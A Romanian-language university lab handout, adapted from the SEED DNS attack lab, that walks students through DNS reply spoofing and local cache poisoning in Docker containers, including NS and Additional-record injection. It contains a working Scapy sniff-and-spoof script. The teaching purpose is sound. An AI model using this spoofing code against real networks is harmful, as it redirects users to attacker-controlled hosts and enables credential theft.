Laborator de atac asupra DNS local

1 Scopul lucrării

DNS (Domain Name System) este cartea de telefon a Internetului; DNS traduce numele de gazde în adrese IP (și invers). Această traducere se face prin rezoluția DNS, care se întâmplă în spatele scenei. Atacurile DNS manipulează acest proces de rezoluție în diverse moduri, cu intenția de a dirija utilizatorii spre destinații alternative, adesea rău intenționate. Obiectivul acestui laborator este de a înțelege cum funcționează astfel de atacuri. Mai întâi, studenții vor seta și vor configura un server DNS și apoi vor încerca diverse atacuri DNS asupra țintei, care se află în mediul de laborator. Dificultățile de atac asupra victimelor locale față de serverele DNS la distanță sunt destul de diferite. Acest laborator se focalizează asupra atacurilor locale. Acest laborator acoperă următoarele subiecte:

- DNS și cum funcționează
- Configurarea serverului DNS
- Atacul cu intoxicarea cache DNS
- Falsificarea răspunsurilor DNS
- Adulmecarea și falsificarea pachetelor
- Instrumentul Scapy.

2 Desfășurarea lucrării

2.1 Setarea mediului

Ținta principală pentru atacurile cu otrăvirea cache-ului DNS este serverul DNS local. Evident, este ilegal să ataci un real server, așa că trebuie să ne instalăm propriul server DNS pentru a efectua experimentele de atac. Mediul de laborator are nevoie de patru mașini separate: una pentru victimă, una pentru serverul DNS local și două pentru atacator.

Configurarea mediului de laborator este ilustrată în Figura 1. Acest laborator se concentrează pe atacul local, așa că punem toate acestea mașini în aceeași rețea LAN.

2.1.1 Configurarea containerului și comenzi.

Vă rugăm să descărcați fișierul `Labsetup.zip` pe VM-ul dvs. de pe Moodle, să-l dezarhivați, să intrați în directorul `Labsetup` și să utilizați fișierul `docker-compose.yml` pentru a configura mediul de laborator. Explicații detaliate ale conținutul acestui fișier și toate fișierele `Dockerfile` implicate pot fi găsite din legătura la **manualul de utilizare - SEED Manual for Containers**. Dacă este prima dată când configurați un mediu de laborator SEED folosind containere, este foarte important să citiți manualul de utilizare.



Figura 1: Setarea mediului experimental

În cele ce urmează, enumerăm câteva dintre comenzile utilizate frecvent legate de `Docker` și `Compose`. Cum vom folosi aceste comenzi foarte frecvent, am creat aliasuri pentru ele în fișierul `.bashrc` (în SEEDUBuntu 20.04 VM furnizat de noi).

```
$ docker-compose build # Build the container image
$ docker-compose up # Start the container
$ docker-compose down # Shut down the container
// Aliases for the Compose commands above
$ dcbuild # Alias for: docker-compose build
$ dcup # Alias for: docker-compose up
$ dcdown # Alias for: docker-compose down
```

Toate containerele vor rula în fundal. Pentru a rula comenzi pe un container, avem adesea nevoie să obținem un shell pe respectivul container. Mai întâi trebuie să folosim comanda "`docker ps`" pentru a afla ID-ul containerului și apoi să folosim "`docker exec`" pentru a lansa un shell pe acel container. Am creat aliasuri pentru ele în fișierul `.bashrc`.

```
$ dockps // Alias for: docker ps --format "{{.ID}} {{.Names}}"
$ docksh <id>// Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275 hostA-10.9.0.5
0af4ea7a3e2e hostB-10.9.0.6
9652715c8e0a hostC-10.9.0.7
$ docksh 96
root@9652715c8e0a:/#
// Note: If a docker command requires a container ID, you do not need to
// type the entire ID string. Typing the first few characters will
// be sufficient, as long as they are unique among all the containers.
```

Dacă întâmpinați probleme la configurarea mediului de laborator, vă rugăm să citiți secțiunea "Common Problems" din manual pentru a afla posibile soluții.

2.1.2 Despre containerul Attacker

În acest laborator, putem folosi fie mașina virtuală, fie containerul atacatorului ca mașină atacantă. Dacă examinați fișierul Docker Compose, veți vedea că containerul atacatorului este configurat diferit de celălalt container.

- *Director partajat*. Când folosim containerul atacatorului pentru a lansa atacuri, trebuie să punem codul de atac în interiorul containerului atacatorului. Editarea codului este mai convenabilă în VM decât în containere pentru că putem folosi editoarele preferate. Pentru ca VM și containerul să partajeze fișiere, am creat un director partajat între VM și container folosind Docker `volumes`. Dacă examinați fișierul Docker Compose, veți afla că am adăugat următoarea intrare la unele dintre containere. Aceasta indică montarea directorului `./volumes` pe mașina gazdă (adică, VM) pe directorul `/volumes` din interiorul containerului. Vom scrie codul nostru în directorul `./volumes` (pe VM), astfel încât să poată fi utilizate în interiorul containerelor.

  ```
  volumes:
        - ./volumes:/volumes
  ```

  volume: - ./volume:/volume

- *Modul gazdă*. În acest laborator, atacatorul trebuie să fie capabil să adulmece pachete, dar rularea de programe de sniffer în interiorul unui container are probleme, deoarece un container este atașat efectiv la un comutator virtual, deci poate vedea doar propriul trafic și nu va vedea niciodată pachetele printre alte containere. Pentru a rezolva această problemă, folosim modul `host` pentru containerul atacatorului. Acest lucru permite containerului atacatorului vezi tot traficul. Următoarea intrare se folosește pe containerul atacatorului:

  ```
  network_mode: host
  ```

  Când un container este în modul `host`, vede toate interfețele de rețea ale gazdei și chiar are aceleași adrese IP ca și gazda. Practic, este pus în același spațiu de nume de rețea ca și VM-ul gazdă. Cu toate acestea, containerul este încă o mașină separată, deoarece celelalte spații de nume sunt încă diferite de ale gazdei.

2.1.3 Rezumatul configurării DNS

Toate containerele sunt deja configurate pentru acest laborator. Oferim aici un rezumat, astfel încât studenții să fie conștienți de aceste configurații.

Serverul DNS local. Rulăm programul server BIND 9 DNS pe serverul DNS local. BIND 9 își ia configurația dintr-un fișier numit `/etc/bind/named.conf`. Acest fișier este fișierul de configurare principal și de obicei conține mai multe intrări "`include`", adică configurațiile reale sunt stocate în cele incluse fișiere. Unul dintre fișierele incluse se numește `/etc/bind/named.conf.options`. Aici este locul în care este setată configurația reală.

- *Simplificare*. Serverele DNS randomizează acum numărul portului sursă în interogările lor DNS; asta face atacurile mult mai dificile. Din păcate, multe servere DNS folosesc încă un număr de port sursă previzibil. De dragul simplității în acest laborator, fixăm numărul portului sursă la `33333` în fișierul de configurare.

- *Dezactivarea DNSSEC*. DNSSEC este introdus pentru a proteja împotriva atacurilor de falsificare pe serverele DNS. Pemtru a arăta cum funcționează atacurile fără acest mecanism de protecție, am dezactivat protecția în fișierul de configurare.
- *Cache DNS*. În timpul atacului, trebuie să inspectăm memoria cache DNS de pe serverul DNS local. Următoarele două comenzi sunt legate de memoria cache DNS. Prima comandă scrie conținutul fișierului cache în fișierul `/var/cache/bind/dump.db`, iar a doua comandă șterge memoria cache.

  ```
  # rndc dumpdb -cache // Dump the cache to the specified file
  # rndc flush // Flush the DNS cache
  ```

- *Redirecționarea zonei* `attacker32.com`. O zonă `forward` este adăugată la serverul DNS local, așa că, dacă cineva interoghează domeniul `attacker32.com`, interogarea va fi redirecționată către serverul de nume de domeniu, care este găzduit în containerul atacatorului. Intrarea de zonă este pusă în fișierul `named.conf`.

  ```
  zone "attacker32.com" {
  type forward;
  forwarders {
  10.9.0.153;
  };
  }
  ```

Mașina User. Containerul User `10.9.0.5` este deja configurat să utilizeze `10.9.0.53` ca server DNS local. Acest lucru se realizează prin schimbarea fișierului de configurare a rezolvatorului (`/etc/resolv.conf`) mașinii utilizatorului, astfel încât serverul `10.9.0.53` să fie adăugat ca primă intrare de server de nume în fișier, adică acest server va să fie utilizat ca server DNS principal.

Serverul de nume al Attacker. Pe serverul de nume al atacatorului, găzduim două zone. Unul este zona legitimă a atacatorului `attacker32.com`, iar cealaltă este zona falsă `example.com`. Zonele sunt configurate în `/etc/bind/named.conf`:

```
zone "attacker32.com" {
type master;
file "/etc/bind/attacker32.com.zone";
};
zone "example.com" {
type master;
file "/etc/bind/example.com.zone";
};
```

2.1.4 Testarea setării DNS

Din containerul User, vom rula o serie de comenzi pentru a ne asigura că configurarea laboratorului nostru este corectă. În raportul de laborator, vă rugăm să documentați rezultatele testării.

Obțineți adresa IP a ns.attacker32.com. Când rulăm următoarea comandă `dig`, serverul local DNS va redirecționa cererea către serverul de nume al Attacker datorită intrării `forward` adăugate la fișierul de configurare al serverului DNS local. Prin urmare, răspunsul ar trebui să vină din fișierul de zonă (`attacker32.com.zone`) pe care l-am configurat pe serverul de nume al Attacker. Dacă acest lucru nu este ceea ce obțineți, atunci sunt probleme de configurare. Vă rugăm să descrieți observația dvs. în raportul de laborator.

```
$ dig ns.attacker32.com
```

Obțineți adresa IP a www.example.com. Două servere de nume găzduiesc acum domeniul `example.com`: unul este serverul de nume oficial al domeniului, iar celălalt este containerul Attacker. Vom interoga aceste două servere de nume și vom vedea ce răspuns vom primi. Rulați următoarele două comenzi (de pe mașina User) și descrieți observația dvs.

```
// Send the query to our local DNS server, which will send the query
// to example.com's official nameserver.
$ dig www.example.com
// Send the query directly to ns.attacker32.com
$ dig @ns.attacker32.com www.example.com
```

Evident, nimeni nu va cere lui `ns.attacker32.com` adresa IP a `www.example.com`; ei vor cere întotdeauna răspunsuri serverului de nume oficial al domeniului `example.com`. Obiectivul atacului cu otrăvirea cache-ului DNS este de a determina victimele să solicite `ns.attacker32.com` adresa IP a `www.example.com`. Și anume, dacă atacul nostru are succes, dacă rulăm doar prima comandă `dig`, cea fără opțiunea `@`, ar trebui să obținem rezultatul fals de la atacator, în loc să-l obținem pe cel autentic de la serverul de nume legitim al domeniului.

2.2 Sarcinile de atac

Obiectivul principal al atacurilor DNS asupra unui utilizator este redirecționarea utilizatorului către o altă mașină B atunci când utilizatorul încearcă pentru a ajunge la mașina A folosind numele de gazdă al lui A. De exemplu, atunci când utilizatorul încearcă să acceseze online banking, dacă adversarii pot redirecționa utilizatorul către un site web rău intenționat care seamănă foarte mult cu site-ul web principal al băncii, utilizatorul ar putea fi păcălit și ar putea oferi parola contului său bancar online.

2.2.1 Sarcina 1: Falsificarea directă a răspunsului către utilizator

Când un utilizator introduce numele unui site web (un nume de gazdă, cum ar fi `www.example.com`) într-un browser web, computerul utilizatorului va trimite o solicitare DNS către serverul DNS local pentru a rezolva adresa IP a gazdei. Atacatorii pot adulmeca mesajul de solicitare DNS, apoi pot crea imediat un răspuns DNS fals, și trimite înapoi la computerul utilizatorului. *Dacă răspunsul fals sosește mai devreme decât răspunsul real, acesta va fi acceptat de mașina utilizatorului* – cf. Figura 2.

Vă rugăm să scrieți un program pentru a lansa un astfel de atac. Un schelet de cod este furnizat în cele listingul 1. Secțiunea 4 are un exemplu care arată cum să creați un pachet DNS care include diferite tipuri de înregistrări.

Trebuie remarcat faptul că în codul de mai sus, valoarea (evidențiată) pentru argumentul `iface` ar trebui să fie înlocuită cu numele real al interfeței pentru rețeaua `10.9.0.0/24`.



Figura 2: Atacul cu otrăvirea DNS local

Listing 1: Cod de atac pentru otrăvirea DNS local

```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(...)              # Create an IP object
udp = UDP(...)            # Create a UPD object
Anssec = DNSRR(...)       # Create an answer record
dns = DNS(...)            # Create a DNS object
spoofpkt = ip/udp/dns     # Assemble the spoofed DNS packet
send(spoofpkt)

myFilter = "..."      # Set the filter
pkt=sniff(iface='(*@\textbf{br-43d947d991eb}@*)', filter=myFilter,
    prn=spoof_dns)
```

În timp ce programul de atac rulează, pe computerul utilizatorului, puteți rula comanda `dig` în numele utilizatorului. Această comandă face ca computerul utilizatorului să trimită o interogare DNS către serverul DNS local, care va trimite în cele din urmă o interogare DNS către serverul de nume autorizat al domeniului `example.com` (dacă memoria cache nu conține răspunsul). Dacă atacul are succes, ar trebui să puteți vedea informatia de răspuns falsă. Comparați rezultatele obținute înainte și după atac.

Înainte de a lansa atacul, asigurați-vă că memoria cache din serverul DNS local este curățată. Dacă cache-ul are răspunsul, răspunsul de la serverul DNS local va fi mai rapid decât cel pe care l-ați falsificat și atacul dvs. nu va putea reuși.

O problemă potențială. Când facem acest laborator folosind containere, uneori (nu întotdeauna) am observat o situație foarte ciudată. Adulmecarea și falsificarea în interiorul containerelor sunt foarte lente, iar pachetele noastre falsificate ajung chiar mai târziu decât în cel legitim de pe internet, deși suntem locali. În trecut, când folosim VM-uri pentru asta laborator, nu am avut niciodată această problemă. Nu am descoperit încă cauza acestei probleme de performanță (dacă aveți orice perspectivă asupra acestei probleme, vă rugăm să ne anunțați). Dacă întâmpinați această situație ciudată, o putem ocoli. Încetinim intenționat traficul care merge spre exterior, așa că răspunsurile autentice nu vor veni atât de repede. Acest lucru se poate face folosind următoarele comenzi `tc` pe router pentru a adăuga o întârziere la traficul de ieșire din rețea. Routerul are două interfețe, `eth0` și `eth1`; asigurați-vă că o utilizați pe cea conectată la rețeaua externă `10.8.0.0/24`.

```
// Delay the network traffic by 100ms
# tc qdisc add dev eth0 root netem delay 100ms

// Delete the tc entry
# tc qdisc del dev eth0 root netem

// Show all the tc entries
# tc qdisc show dev eth0.
```

Puteți păstra intrarea `tc` pe durata laboratorului, deoarece toate sarcinile vor avea de a face cu o situație asemănătoare.

2.2.2 Sarcina 2: Atacul de otrăvire a cache-ului DNS – falsificarea răspunsurilor

Atacul de mai sus vizează mașina utilizatorului. Pentru a obține un efect de lungă durată, de fiecare dată când mașina utilizatorului trimite o interogare DNS pentru `www.example.com`, mașina atacatorului trebuie să trimită un răspuns DNS falsificat. Acest lucru ar putea să nu fie atât de eficient; există o modalitate mult mai bună de a conduce atacuri prin țintirea serverului DNS, în locul mașinii utilizatorului.

Când un server DNS local primește o interogare, mai întâi caută răspunsul din propriul cache; dacă răspunsul este acolo, serverul DNS va răspunde pur și simplu cu informațiile din memoria cache. Dacă răspunsul nu este în cache, serverul DNS va încerca să obțină răspunsul de la alte servere DNS. Când va primi răspunsul, va fi stocat în cache, așa că data viitoare nu mai este nevoie să întrebați alte servere DNS. A se vedea figura 2.

Prin urmare, dacă atacatorii pot falsifica răspunsul de la alte servere DNS, serverul DNS local va păstra răspunsul falsificat în cache-ul său pentru o anumită perioadă de timp. Data viitoare, când mașina unui utilizator dorește să rezolve același nume de gazdă, va primi răspunsul falsificat din cache. În acest fel, atacatorii au nevoie să falsifice doar o dată, iar impactul va dura până la expirarea informațiilor din cache. Acest atac se numește *otrăvirea cache DNS*.

Vă rugăm să modificați programul folosit în sarcina anterioară pentru acest atac. Înainte de a ataca, asigurați-vă că cache-ul serverului DNS este gol. Puteți goli memoria cache folosind următoarea comandă:

```
# rndc flush
```

Puteți inspecta memoria cache pe serverul DNS local pentru a vedea dacă este otrăvit sau nu. Următoarele comenzile videază mai întâi memoria cache într-un fișier, apoi afișează conținutul fișierului cache.

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
```

2.2.3 Sarcina 3: Falsificarea înregistrărilor NS

În sarcina anterioară, atacul nostru de otrăvire a cache-ului DNS afectează doar un nume de gazdă, adică `www.example.com`. Dacă utilizatorii încearcă să obțină adresa IP a altui nume de gazdă, cum ar fi `mail.example.com`, trebuie să lansăm atacul din nou. Va fi mai eficient dacă lansăm un atac care poate afecta întregul domeniu `example.com`.

Ideea este să folosiți secțiunea `Authority` în răspunsurile DNS. Practic, când am falsificat un răspuns, pe lângă falsificarea răspunsului (în secțiunea `Answer`), adăugăm următoarele în secțiunea `Authority`. Când această intrare este stocată în cache de serverul DNS local, `ns.attacker32.com` va fi folosit ca server de nume pentru interogări viitoare ale oricărui nume de gazdă din domeniul `example.com`. Deoarece `ns.attacker32.com` este controlat de atacator, acesta poate oferi un răspuns fals la orice întrebare. Adresa IP a acestei mașini este `10.9.0.153` in configurația noastră.

```
;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.attacker32.com.
```

Adăugați o înregistrare NS falsificată în codul dvs. de atac și lansați atacul. Secțiunea 3 are un exemplu care arată cum să includeți o înregistrare NS într-un pachet de răspuns DNS. Înainte de a executa atacul, nu uitați să ștergeți memoria cache de pe serverul DNS local. Dacă atacul are succes, la execuția comenzii `dig` pe computerul utilizatorului pentru orice nume de gazdă din `example.com`, veți obține adresa IP falsă furnizată de `ns.attacker32.com`. De asemenea, verificați memoria cache de pe serverul DNS local și vedeți dacă înregistrarea NS falsificată este sau nu în cache.

2.2.4 Sarcina 4: Falsificarea înregistrărilor NS pentru un alt domeniu

În atacul anterior, am otrăvit cu succes cache-ul serverului DNS local, deci `ns.attacker32.com` a devenit serverul de nume pentru domeniul `example.com`. Inspirați de acest succes, am dori să extindem impactul acestuia asupra altui domeniu. Și anume, în răspunsul falsificat declanșat de o interogare pentru `www.example.com`, am dori să adăugăm o intrare suplimentară în secțiunea `Authority` (vezi următoarele), astfel ca `ns.attacker32.com` să fie folosit și ca server de nume pentru google.com.

```
;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.attacker32.com.
google.com. 259200 IN NS ns.attacker32.com
```

Modificați codul de atac pentru a lansa atacul de mai sus pe serverul DNS local. După atac, verificați memoria cache DNS și vedeți ce înregistrare este stocată în cache. Vă rugăm să descrieți și să explicați observația dvs. Trebuie remarcat că interogarea pe care o atacăm este încă cea pentru `example.com` nu cea pentru `google.com`

2.3 Sarcina 5: Falsificarea înregistrărilor din secțiunea `Additional`

În răspunsurile DNS există o secțiune numită `Additional`, care este folosită pentru a oferi informații suplimentare. În practică este folosită în principal pentru a furniza adrese IP pentru anumite nume de gazdă, în special pentru cele care apar în secțiunea `Authority`. Scopul acestei sarcini este să falsificați anumite intrări din această secțiune și să vedeți dacă ele sunt puse cu succes în cache de către serverul DNS local țintă. În particular, atunci când se răspunde la interogarea pentru `www.example.net`, adăugăm următoarele intrări în răspunsul falsificat, pe lângă intrările din secțiunea `Answer`:

```
;; AUTHORITY SECTION:
example.net. 259200 IN NS attacker32.com.
example.net. 259200 IN NS ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com. 259200 IN A 1.2.3.4          ①
ns.example.net. 259200 IN A 5.6.7.8          ②
www.facebook.com. 259200 IN A 3.4.5.6        ③
```

Intrările ① și ② din secțiunea `Additional` sunt legate de secțiunea `Authority`. Intrarea ③ este complet nerelevantă pentru orice intrare din răspuns, dar oferă un ajutor ”grațios” pentru utilizatori, pentru că ei nu au nevoie să caute adresa IP a Facebook. Folosiți `Scapy` pentru a falsifica un asemenea răspuns DNS. Treaba dvs. este să raportați ce intrări vor fi puse cu succes în cache și care nu vor fi. Explicați de ce.

3 Ghid

E nevoie să utilizați `Scapy` pentru câteva sarcini din acest laborator. Exemplul de cod următor arată cum se adulmecă o interogare DNS și cum se falsifică răspunsul, care conține o înregistrare în secțiunea `Answer`, două înregistrări în secțiunea `Authority` și două înregistrări în secțiunea `Additional`.

Listing 2: dns_sniff_spoof.py

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in
        pkt[DNS].qd.qname.decode('utf-8')):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                     ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
                     ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS',
                     ttl=259200, rdata='ns2.example.net')
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                     ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                     ttl=259200, rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,  ①
                     qdcount=1, ancount=1, nscount=2, arcount=2,
                     an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
```

```
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-43d947d991eb', filter=f, prn=spoof_dns)          ②
```

Asigurați-vă că înlocuiți numele interfeței din linia ① cu cea din sistemul dvs. Linia ②, construiește sarcina utilă DNS, inclusiv antetul și datele DNS. Fiecare câmp din încărcătura utilă a DNS este explicat în cele ce urmează:

- `id`: ID-ul tranzacției; ar trebui să fie același cu cel din cerere.
- `qd`: domeniul interogării; ar trebui să fie același cu cel din cerere.
- `aa`: răspuns de la autoritate (1 înseamnă că răspunsul este de la autoritatea pe domeniu).
- `rd`: recursivitate dorită (0 înseamnă dezactivarea interogărilor recursive).
- `qr`: bitul de răspuns la interogare (1 înseamnă răspuns).
- `qdcount`: numărul de domenii pentru interogare.
- `ancount`: numărul de înregistrări din secțiunea `Answer`.
- `nscount`: numărul de înregistrări din secțiunea `Authority`.
- `arcount`: numărul de înregistrări din secțiunea `Additional`.
- `an`: secțiunea `Answer`
- `ns`: secțiunea `Authority`
- ar: secțiunea `Additional`

4 Trimiterea rezultatelor

Trebuie să trimiteți un raport detaliat în care să descrieți ce ați făcut și ce ați observat; și cum interpretați rezultatele. Rapoartele trebuie să conțină dovezi care să sprijine observațiile. Dovezile includ trase de pachete, capturi de ecran etc. Rapoartele trebuie sa cuprindă bucățile de cod importante, cu explicații. Includerea codului fără acestea nu contează.